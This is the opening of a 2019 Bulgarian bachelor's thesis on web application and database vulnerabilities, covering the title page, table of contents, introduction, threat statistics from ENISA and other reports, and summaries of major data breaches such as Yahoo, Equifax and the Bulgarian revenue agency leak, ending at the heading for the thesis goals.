



ТЕХНИЧЕСКИ УНИВЕРСИТЕТ - СОФИЯ

Факултет Компютърни системи и технологии

Катедра „Компютърни системи“

ДИПЛОМНА РАБОТА

за придобиване на образователно-квалификационна степен
„бакалавър“

на тема

**„Изследване на технологични уязвимости в уеб
приложения и бази данни“**

Дипломант:

Десислава Петрова Андреева

Фак. номер: 121215043

Група: 38

Специалност: КСИ

Научен ръководител:

доц. д-р А. Ташева

София, 2019 г.

Задание

Декларация за авторство

Съдържание

Увод.....	6
1. Анализ на темата. Цели и задачи.....	8
1.1. Актуалност на темата.....	8
1.2. Често срещани проблеми, заплахи и уязвимости в уеб приложенията. Статистики.	9
1.3. Цели и задачи.....	18
2. Класификация и описание на съществуващи атаки.....	19
2.1. Обща класификация на съществуващи кибератаки [8].....	19
2.1.1. Въз основа на целта.....	19
2.1.2. Правна класификация.....	22
2.1.3. Въз основа на сериозността на участието.....	22
2.1.4. Въз основа на обхвата.....	23
2.1.5. Въз основа на типа на мрежата.....	23
2.2. Класификация на заплахите и атаки насочени към уеб приложения[11][32][33]..	27
2.2.1. Класификация на уязвимостите в съвременните уеб приложения.....	27
2.2.2. Класификация на атаки към уеб приложения.....	28
3. Формулиране на методология за провеждане на атака.....	35
3.1. Методология за провеждане на злонамерена кибер атака.....	35
3.2. Методология за провеждане на етична хакерска атака [30][31].....	37
3.2.1. Разузнаване (Reconnaissance).....	38
3.2.2. Scanning (Сканиране).....	39
3.2.3. Получаване на достъп/Експлойт (Gaining Access/Exploitation).....	39
3.2.4. След експлойт и поддържане на достъп (Post Exploitation and Maintaining Access).....	40
3.2.5. Изчистване на следите (Clearing Tracks).....	40
3.2.6. Докладване (Reporting).....	40
4. Избор на технологии и инструменти.....	42
4.1. OWASP Broken Web Applications.....	42
4.2. OWASP ZAP.....	42
4.3. Burp Suite.....	43

4.4.	Средата BeEF (Browser Exploitation Framework).....	44
4.5.	SQLmap [14][1]	44
4.6.	Ettercap[15].....	45
4.7.	Etterfilter[16].....	47
4.8.	Metasploit[11]	49
4.9.	Meterpreter [11][39].....	50
4.10.	Msfvenom[11].....	51
5.	Провеждане на експерименти и атаки, резултати	52
5.1.	Атака от типа Cross-site scripting(XSS)	52
5.1.1.	Дефиниране на топологията и подготовка на експерименталната среда.....	53
5.1.2.	Reconnaissance (Разузнаване)	55
5.1.3.	Scanning (Сканиране)	62
5.1.4.	Получаване на достъп/Експлойт (Gaining Access/Exploitation)	63
5.1.5.	След експлойт и поддържане на достъп(Post exploitation and Maintaining access)	76
5.2.	Sql Injection атака [19].....	79
5.2.1.	Дефиниране на топология и подготовка на експерименталната среда	79
5.2.2.	Reconnaissance (Разузнаване)	80
5.2.3.	Scanning (Сканиране)	84
5.2.4.	Получаване на достъп/Експлойт (Gaining Access/Exploitation)	99
5.2.5.	След експлойт и поддържане на достъп (Post-exploitation and Maintaining access).....	104
5.3.	Атака насочена към БД [11]	105
5.3.1.	Дефиниране на топология и подготовка на експерименталната среда	105
5.3.2.	Reconnaissance (Разузнаване)	107
5.3.3.	Scanning (Сканиране)	108
5.3.4.	Получаване на достъп/Експлойт (Gaining Access/Exploitation)	109
5.3.5.	След експлойт и поддържане на достъп (Post-exploitation and Maintaining access).....	113
	Заклучение	118
	Литература.....	119
	Приложения	122

Увод

Съвременното общество разчита на уеб технологиите не само в работното си ежедневие, а и в личния си живот. С нарастване на популярността на интернет и уеб технологиите обаче се увеличава риска при тяхното използване. По-голямата част от световната мрежа днес се състои от многофункционални уеб приложения, които поддържат голям брой поверителна и силно чувствителна лична или корпоративна информация, която представлява интерес за злонамерени лица за извършване на множество злоупотреби. Използването на тази информация без знанието на самите потребители е престъпление и може да доведе до сериозни последствия на засегнатите страни. Хакерските атаки уронват престижа и сричат репутацията на компаниите жертви и представляват сериозна заплаха за отделни лица от кражба на самоличност (identity theft) и измами. Сигурността се превръща в сериозен проблем, чиято значимост и важност се разраства с много бързи темпове. Познанията в тази сфера са задължителни - всеки човек трябва да е наясно със заплахите при използване на глобалната мрежа, както и всяка компания трябва да отделя по-голямо внимание на сигурността при разработването на приложения.

Тази дипломна работа представлява практическо ръководство за откриване на уязвимости и експлоитване на технологичните пропуски в сигурността на уеб приложения, като под „уеб приложение“ се разбира софтуер, който е достъпен чрез използване на уеб браузър за комуникация с уеб сървър. Целта на дипломната работа е да се направи анализ на актуалността и важността на проблема, да се направи обзор на теоретичната база по темата и да се представят практически примери за онагледяване на разглеждания проблем.

Ще изследваме откриването на уязвимости при различни видове технологии, като например бази данни и уеб сървъри. Освен това ще разгледаме работата на голямо разнообразие от инструменти за откриване на уязвимости и експлоитване на откритите технологични пропуски в уеб приложенията. Фокусът на това изследване е силно практичен. Разработката ще включва достатъчно важна основна теория, за да бъдат разбрани уязвимостите, които уеб приложенията съдържат, но основният акцент ще е върху техниките и използваните инструменти. Ще разгледаме два подхода за етично хакване на уеб приложение и един на сървър на база данни, като ще покажем как може да се откраднат чувствителни данни и как се изпълняват неотризирани действия.

Работата се състои от увод, изложение в пет глави, заключение, библиография и приложение. В първа глава е направен анализ на темата и са поставени целта и задачите на настоящата дипломна работа. Във втора глава, първо се прави обща класификация и описание на хакерските атаки, след което подробно се разглежда класификацията на съществуващите атаки и уязвимости в уеб приложенията. В трета и четвърта глава съответно се изяснява следваната методология и използваните инструменти в практическата част. Пета глава представлява практическата част на изследването, в която

се осъществяват две атаки към уеб приложения – известните SQL Injection и XSS (Cross-Site Scripting), и една атака към MySQL сървър. Заключението съдържа синтезирано изложение, с което затвърждаваме важността на разглеждания проблем. Библиографията съдържа пълен списък на литературата, използвана в рамките на изследването. В приложението са изведени по-подробните изходи от команди, използвани в рамките на практическата част, които биха били от полза за читателите на тази дипломна работа.

1. Анализ на темата. Цели и задачи.

1.1. Актуалност на темата

Няма съмнение, че сигурността на уеб приложенията е текущо много актуална тема. Залозите са изключително големи за всички заинтересовани страни: за бизнеса, който получава увеличаващи се приходи от интернет търговия, за потребителите, които се доверяват на уеб приложения за чувствителна информация и за престъпниците, които могат да правят големи пари чрез кражба на данни за плащания или компрометиране на банкови сметки. Репутацията играе решаваща роля: малко хора искат да правят бизнес с несигурен уебсайт и също толкова малко организации искат да разкрият подробности за уязвимости или нарушения (breaches) в собствените си системи.[1]

В първите дни на Интернет, World Wide Web се е състоял само от уебсайтове - хранилища с информация, съдържащи статични документи, а уеб браузърите били средството за извличането и показването на тези документи. Потокът от интересна информация е преминавал еднопосочно, от сървър до браузър. Повечето сайтове не са удостоверявали потребителите, тъй като не е имало нужда - всеки потребител се третира по един и същ начин и му се представя една и съща информация. Ако нападател компрометира уеб сървър, той обикновено не получава достъп до чувствителна информация, защото информацията, държана на сървъра, така или иначе е публична и видима за всеки. По-скоро нападателят би променял файловете на сървъра, за да дефрагментира съдържанието на уебсайта.

Днес световната мрежа е почти неузнаваема в сравнение с по-ранната си форма. По-голямата част от сайтовете в мрежата всъщност са уеб приложения. Те са многофункционални и разчитат на двупосочен поток от информация между сървър и браузър. Те поддържат регистрация и влизане, финансови транзакции, търсене и създаване на съдържание от потребителите. Съдържанието, представено на потребителите, се генерира динамично на момента и често е съобразено с всеки конкретен потребител. Голяма част от обработваната информация е поверителна и силно чувствителна. Следователно сигурността е голям проблем: никой не иска да използва уеб приложение, ако знае, че неговата информация ще бъде разкрита на неоторизирани страни.

Уеб приложенията носят със себе си нови и значителни заплахи за сигурността. Всяко приложението е различно и може да съдържа уникални уязвимости. Повечето приложения са разработени вътрешно (in-house) и много от тях са имплементирани от разработчици, с много малка представа от проблемите със сигурността, които могат да възникнат в кода, който пишат. За да осигурят основната си функционалност, уеб приложенията обикновено изискват свързаност с вътрешни компютърни системи, които съдържат високо чувствителни данни и са в състояние да изпълняват мощни бизнес функции. Преди десет години, ако човек иска да направите паричен превод е трябвало да

посети банката си и някой служител да го извърши вместо него; днес това е възможно само с няколко клика през уеб приложението на банката. Нападателят, който компрометира уеб приложение, може да успее да открадне лична информация, да извърши финансови измами или злонамерени действия срещу други потребители. Уеб приложения са създадени да изпълняват практически всяка полезна функция, която би могла да се осъществи онлайн. Може да се каже, че вече почти не съществува нещо, за което да не е създадено приложение.

Несъмнено световната мрежа (World Wide Web) промени света ни. Статистиките показват, че към юни 2019г. броят на потребителите в мрежата е близо 4,5 милиарда (4,422,494,622) души или 57,3% от населението на Земята. За сравнение, броят им през декември 1995г. е само 16 милиона или 0,4% от населението на планетата.[2] Както става ясно, с развитието на мрежовите технологии и интернет популярността на уеб приложенията нараства и към момента те намират приложение при много разнородни бизнес процеси. Те улесняват живота на потребителите и работата на бизнеса, но тяхната популярност ги прави важна и честа цел за хакерите, които се фокусират върху основният им недостатък – наличието на уязвимости.

1.2. Често срещани проблеми, заплахи и уязвимости в уеб приложенията. Статистики.

Въпреки че статистиките за атаките на уеб приложенията са много динамични и всяка година се променят, най-популярните злонамерени действия биват XSS (Cross-site scripting) и инжектирането на SQL. Колкото и странно да звучи, имайки предвид колко са популярни и че съществуват множество методи за защита, те все още се намират на една от водещите позиции при атаките към уеб приложения:

- 51% от атаките, насочени към уеб приложения са **SQLi атаки, Local File Inclusion** остава на второ място с 34%, а **Cross-Site Scripting** е на трето място с 8% (ENISA Threat Landscape Report, 2018) [3];
- Друг доклад определя **Cross-Site Scripting** атаките като 40% от всички уеб атаки, наблюдавани през 2017 г. (Trustwave Global Security Report, 2018) [4];

В следващата таблица, която е част от доклад на ENISA от 2018г. за кибер заплахите, виждаме че начело в класацията за 2017г. и 2018г. се задържат уеб базираните атаки и атаките, насочени към уеб приложения, отстъпвайки само на зловредния софтуер (malware).

Top Threats 2017	Assessed Trends 2017	Top Threats 2018	Assessed Trends 2018	Change in ranking
1. Malware	↻	1. Malware	↻	→
2. Web Based Attacks	↻	2. Web Based Attacks	↻	→
3. Web Application Attacks	↻	3. Web Application Attacks	↻	→
4. Phishing	↻	4. Phishing	↻	→
5. Spam	↻	5. Denial of Service	↻	↑
6. Denial of Service	↻	6. Spam	↻	↓
7. Ransomware	↻	7. Botnets	↻	↑
8. Botnets	↻	8. Data Breaches	↻	↑
9. Insider threat	↻	9. Insider Threat	↻	→
10. Physical manipulation/ damage/ theft/loss	↻	10. Physical manipulation/ damage/ theft/loss	↻	→
11. Data Breaches	↻	11. Information Leakage	↻	↑
12. Identity Theft	↻	12. Identity Theft	↻	→
13. Information Leakage	↻	13. Cryptojacking	↻	NEW
14. Exploit Kits	↻	14. Ransomware	↻	↓
15. Cyber Espionage	↻	15. Cyber Espionage	↻	→


Legend: Trends: ↻ Declining, ↻ Stable, ↻ Increasing
Ranking: ↑ Going up, → Same, ↓ Going down

Table 1- Overview and comparison of the current threat landscape 2018 with the one of 2017

Фиг. 1.2.1 Преглед и сравнение на кибер заплахите между 2017 и 2018, доклад на ENISA от 2018 (ENISA Threat Landscape Report 2018)

Интересен факт от доклада на ENISA показва, че в Европа, Африка и Близкият Изток, 42% от всички кибератаки са фокусирани върху компрометиране на уеб приложения. Няма да пропуснем да споменем обаче, че не всички уязвимости са свързани със софтуер или хардуер. ЕУ съобщава в своето проучване за глобална информационна сигурност (Global Information Security Survey, 2018-2019 г.) [5], че 34% от организациите са посочили небрежни или незапознати с практиките за сигурност служители като най-голямата си уязвимост.

По отношение на географията на атаките, докладът на ENISA, показва че начело в класацията на държавите източници на уеб базирани атаки са САЩ (45,87%), Холандия (25,74%), Германия (5,33%) и Франция (4,92%).

Figure 5: Web-Based Attack distribution by source Country (Q2, 2018)¹⁴¹


Фиг. 1.2.2 Разпределение на уеб базирани атаки спрямо държавата източник (Q2, 2018)

Множество доклади показват, че уязвимостите в уеб приложенията продължават да са основната причина за нарушения в сигурността (security breaches), което поставя този проблем на първо място в списъците със задачи на CISO (chief information security officer) по целия свят. CISO е старши мениджър, отговарящ за сигурността на информацията и данните на организацията. [6]

FIGURE 27


Web applications and malicious code are the leading sources of security breaches

In terms of security breaches over the past 12 months, which of the following applies to your state?



Фиг. 1.2.3 Част от проучването за киберсигурността на Deloitte-NASCIO от 2018 г. [7], показващо основните източници за нарушения в сигурността

Нека разгледаме примери за някои от най-рисковите изтичания на данни (data breaches) през 21 век, голяма част от които стават възможни заради пропуски в уеб приложенията. [35]



Фиг. 1.2.4 Статистики за най-големите изтичания на данни за 21 век, разделени по години и броя на засегнатите потребители

Пример за най-големи data breaches в историята на Интернет са атаките срещу някога доминиращият интернет гигант Yahoo!.

Yahoo!

През септември 2016, компанията съобщава, че е станала жертва на най-големият security breach през 2014г., при който са компрометирани истински имена, имейл адреси,

дати на раждане и телефонни номера на 500 милиона потребители. Според Yahoo! атаката вероятно е осъществена, чрез кражба на уеб бисквитки, което позволява на хакерите да получат достъп до всеки акаунт без парола.

Няколко месеца по-късно, през декември 2016, компанията признава атака, осъществена година по-рано, през 2013 г. от друга група хакери, при която са компрометирани 1 милиард потребителски акаунти. Компрометираните данни включват имена, имейл адреси, телефонни номера, криптирани или некриптирани въпроси и отговори за сигурност, дати на раждане и бързи пароли.

През октомври 2017г. Yahoo! съобщава, че всъщност компрометираните потребителски акаунти са били 3 милиарда.

Двете атаки отнемат около 350 милиона долара от продажната цена на Yahoo.

Marriott International

През ноември 2018 г. Marriott International обявява, че киберкрадци са откраднали данни за приблизително 500 милиона клиенти. Нарушението всъщност е станало през 2014г. в системи, поддържащи марки на хотел Starwood. Нападателят е останал в системата, след като Marriott придобива Starwood през 2016 г. и биват открити чак през септември 2018 г.

За някои от жертвите биват компрометирани само име и информация за контакт. Нападателят успяват да вземат комбинация от информация за контакт, номер на паспорт, информация за пътуване и друга лична информация. Marriott смята, че номерата на кредитните карти и сроковете на валидност на повече от 100 милиона клиенти са били откраднати, въпреки че компанията не е сигурна дали нападателите са успели да дешифрират номерата на кредитните карти.

Adult Friend Finder

Мрежата FriendFinder, която се използва за случайни срещи и уебсайтове със съдържание за възрастни като Adult Friend Finder, Penthouse.com, Cams.com, iCams.com и Stripshow.com, е атакувана в средата на октомври 2016 г. Хакерите успяват да откраднат 20 години данни от шест бази данни, включващи имена, имейл адреси и пароли, засягайки повече от 412,2 милиона акаунта.

Повечето пароли са били защитени само от слабия хеширащ алгоритъм SHA-1, което означава, че 99 процента от тях са били разбити по времето, когато LeakedSource.com публикува анализа си на целия набор от данни на 14 ноември. Смята се, че атаката е станала възможна след успешен експлоит на Local File Inclusion уязвимост.

eBay

Гигантът за онлайн търговия съобщава за кибератака през май 2014 г., при която са изложени имена, адреси, дати на раждане и криптирани пароли на всичките си 145 милиона потребители. Компанията заявява, че хакерите са попаднали в мрежата на компанията, използвайки идентификационните данни на трима корпоративни служители и са имали пълен вътрешен достъп за 229 дни и през това време са успели да си проправят път до базата данни на потребителите.

Equifax

Едно от най-големите кредитни бюра в САЩ, заявява на 7 септември 2017 г., че уязвимостта на приложението на един от техните уебсайтове е довело до data breach, при което са разкрити около 147,9 милиона потребители. Нарушението е открито на 29 юли, но компанията твърди, че вероятно е започнало в средата на май.

Компрометираната информация бива лична информация (включително номера за социално осигуряване, дати на раждане, адреси и в някои случаи номера на шофьорските книжки) на 143 милиона потребители. Разкрити са данни за кредитните карти на 209 000 потребители.

Heartland Payment Systems

По време на атаката Heartland (март 2008г.) обработва 100 милиона транзакции с разплащателни карти на месец за 175 000 търговци - повечето биват дребни до средни. Атаката бива открита чак през януари 2009 г., когато Visa и MasterCard уведомяват Heartland за съмнителни транзакции от обработени от него акаунти. При тази атака е разкрита информация за 134 милиона кредитни карти чрез използване на SQLInjection за инсталиране на шпионски софтуер в системите за данни на Heartland.

Target Stores

Нарушението всъщност започва преди Деня на благодарността, но не е открито чак няколко седмици по-късно. Първоначално гигантът на дребно обявява, че хакерите са получили достъп чрез third-party HVAC доставчик до своите четци на платежни карти (point-of-sale, POS) и са събрали около 40 милиона номера на кредитни и дебитни карти.

Компрометирана е информация за кредитна/дебитна карта и/или информация за контакт на до 110 милиона души. Към януари 2014 г. обаче компанията повиши тази оценка, съобщавайки, че личната информация (personally identifiable information, PII) на 70 милиона от нейните клиенти е била компрометирана. Това включваше пълни имена, адреси, имейл адреси и телефонни номера. Крайната оценка е, че нарушението засяга най-много 110 милиона клиенти. Наскоро компанията оцени цената на нарушението на 162 милиона долара.

TJX Companies, Inc.

Има противоречиви мнения за това как се е случила атаката от декември 2006г. От една страна се предполага, че група хакери са се възползвали от слаба система за криптиране на данни и са откраднали данни от кредитни карти по време на безжичен трансфер между два Маршал магазина в Маями, Флорида. От друга страна се смята, че хакери нахлуват в мрежата на TJX чрез вътрешни павилиони, които позволяват на хората да кандидатства за работа по електронен път. Разкрити са данни за 94 милиона кредитни карти.

Uber

Компанията научава в края на 2016 г., че двама хакери са успели да получат имена, имейл адреси и номера на мобилни телефони на 57 милиона потребители на приложението Uber. Те също така разкриват номерата на шофьорските книжки на 600 000 шофьори на Uber. Хакерите получават достъп до акаунта на Uber в GitHub, където намират идентификационни данни за потребителско име и парола за акаунта на Uber в AWS. Едва около година по-късно Uber съобщава публично за атаката. Те плащат на хакерите 100 000 долара, за да унищожат данните, без дори да проверят дали са го направили, твърдейки, че това е такса за „бъгове“. Смята се, че нарушението е струвало скъпо Uber както на репутацията, така и от финансова гледна точка.

JP Morgan Chase

Най-голямата банка в Съединените щати става жертва на хакерска атака през лятото на (юли) 2014 г., при която са компрометирани данните на повече от половината от домакинствата в САЩ - 76 милиона, заедно с 7 милиона малки предприятия. Разкритите данни са имена, адреси, телефонни номера и имейл адреси - както и вътрешна информация за потребителите.

Съобщава се, че хакерите са успели да получат „root“ привилегии на повече от 90 сървъра на банката, което означава, че могат да предприемат действия, включително прехвърляне на средства и закриване на сметки. Според института SANS JP Morgan харчи 250 милиона долара за сигурност всяка година.

US Office of Personnel Management (OPM)

Хакерите, за които се твърди, че са от Китай, са били в системата на OPM от 2012г., но не са открити до 20 март 2014 г. Втори хакер, или група хакери, получава достъп до OPM през май 2014 г., но е открит едва близо година по-късно. В резултат на тази атака е разкрита лична информация на 22 милиона настоящи и бивши федерални служители.

PlayStation Network

Този случай е познат като най-лошият data breach в геймърската общност за всички времена. Атаката е станала през 20 април 2011 г. От над 77 милиона засегнати акаунта, 12 милиона са имали некодирани номера на кредитни карти. Хакерите получили достъп до пълни имена, пароли, имейли, домашни адреси, история на покупките, номера на кредитни карти и PSN/Qriocity влизания и пароли. Изчислени загуби от 171 милиона долара, докато сайтът е бил недостъпен за месец.

Anthem

Вторият по големина здравен застраховател в САЩ, известен по-рано като WellPoint, заявява, че кибератака е изложила имената, адресите, номерата на социалното осигуряване, датите на раждане и заетостта на настоящи и бивши клиенти - всичко необходимо за кражба на самоличност. Открадната е лична информация на до 78,8 милиона настоящи и бивши клиенти.

Fortune съобщава през януари, че национално разследване стигна до заключението, че чуждестранно правителство вероятно стои зад този най-голям data breach в историята на здравеопазването. Съобщава се, че атаката е започнала година преди да бъде обявена (февруари 2015 г.), когато един потребител във филиал на Anthem щраква върху линк във фишинг имейл. Общата цена на нарушението се очаква да надхвърля 100 милиона долара.

RSA Security

RSA, отделът за сигурност на EMC, заявява, че две отделни хакерски групи са работили в сътрудничество с чуждо правителство, за да започнат серия от фишинг атаки срещу служители на RSA, представяйки се за хора, на които служителите имат доверие, за да проникнат в мрежата на компанията. Атаките започват през март 2011 г. и вероятно са откраднати 40 милиона записи на служители. EMC съобщава, че е похарчила 66 милиона долара за възстановяване. Един от уроците от този случай е, че дори добрите компании в областта на сигурността като RSA не са имунизирани срещу хакване.

Дженифър Баюк, независим консултант по информационна сигурност и професор от Технологичния институт Стивънс, заявява за SearchSecurity през 2012 г., че нарушението е „огромен удар за индустрията на продуктите за сигурност, защото RSA е такава икона. Те са най-важният доставчик на сигурност. За тях да бъдат точка на уязвимост беше истински шок. Не мисля, че някой е преживял това“, каза тя.

Adobe

Първоначално докладвано в началото на октомври 2013г. от блогъра по сигурността Брайън Кребс. Необходими били седмици обаче, за да се установи мащаба на нарушението и какво включва. Компанията първоначално съобщава, че хакерите са откраднали близо 3

милиона криптирани клиентски записи на кредитни карти, плюс данни за вход за неопределен брой потребителски акаунти.

По-късно през месеца Adobe заявява, че нападателите са имали достъп до идентификационни номера и шифровани пароли за 38 милиона „активни потребители“. След седмици проучвания, в крайна сметка се оказва, че освен изходния код на няколко продукта на Adobe, атаката е разкрила имена на клиенти, идентификационни номера, пароли и информация за дебитни и кредитни карти.

През август 2015 г. споразумение призова Adobe да заплати 1,1 милиона долара юридически такси и неразкрита сума на потребителите, за да уреждат искове за нарушаване на Закона за клиентските записи и нелоялни бизнес практики. През ноември 2016 г. сумата, платена на клиентите, е отчетена на 1 милион долара.

НАП (Национална агенция по приходите)

Разбира се, няма как да пропуснем да споменем и наскоро случилата се хакерска атака срещу българската агенция по приходите. През юли 2019г. анонимни хакери изпращат мейл на българските медии с 57 папки съдържащи повече от хиляда файлове. Предполага се, че са засегнати данните на 5 милиона български, както и чуждестранни граждани и компании. Разкритата информация включва ЕГН, имена, адреси, както и доходи. Смята се, че неоторизиран достъп до базата данни на НАП е осъществен заради уязвимост на една от е-услугите, които агенцията предоставя – за възстановяване на ДДС, платен в чужбина. Според анонимния мейл това не е целият масив от изтекли данни. В него се казва, че са представени 57 от общо над 110 компрометирани бази данни. От мейла става ясно още, че целият теч е около 21 GB данни, като публикуваната част е малко под 11 GB. Това е вероятно най-големият теч на лични данни в България.[36][37]

Всяко успешно нарушение на киберсигурността може да разруши цяла компания и да съсипе обществената ѝ репутация. Заплахите от киберсигурност не са проблем само за големи предприятия като банки, технологични компании и правителствени агенции, но всеки друг човек, който е загрижен за своите данни, трябва да остане отговорен за тях. Малките предприятия също са изправени пред голяма заплаха, тъй като 43% от предишните кибератаки са били насочени към малки организации.

Процентът на кибер престъпленията се увеличава с всеки изминал ден и за това е толкова важно да се знаят актуалните статистики и тенденциите в киберсигурността. Това помага на разпознаването на начините, чрез които се случват атаките и да се приемат мерки за запазване на защитата. [38]

1.3. Цели и задачи

Пред настоящата дипломна работа е поставен следния проблем, а именно съществуването на технологични уязвимости в уеб приложения и бази данни и тяхното откриване.

Целите на тази дипломна работа са:

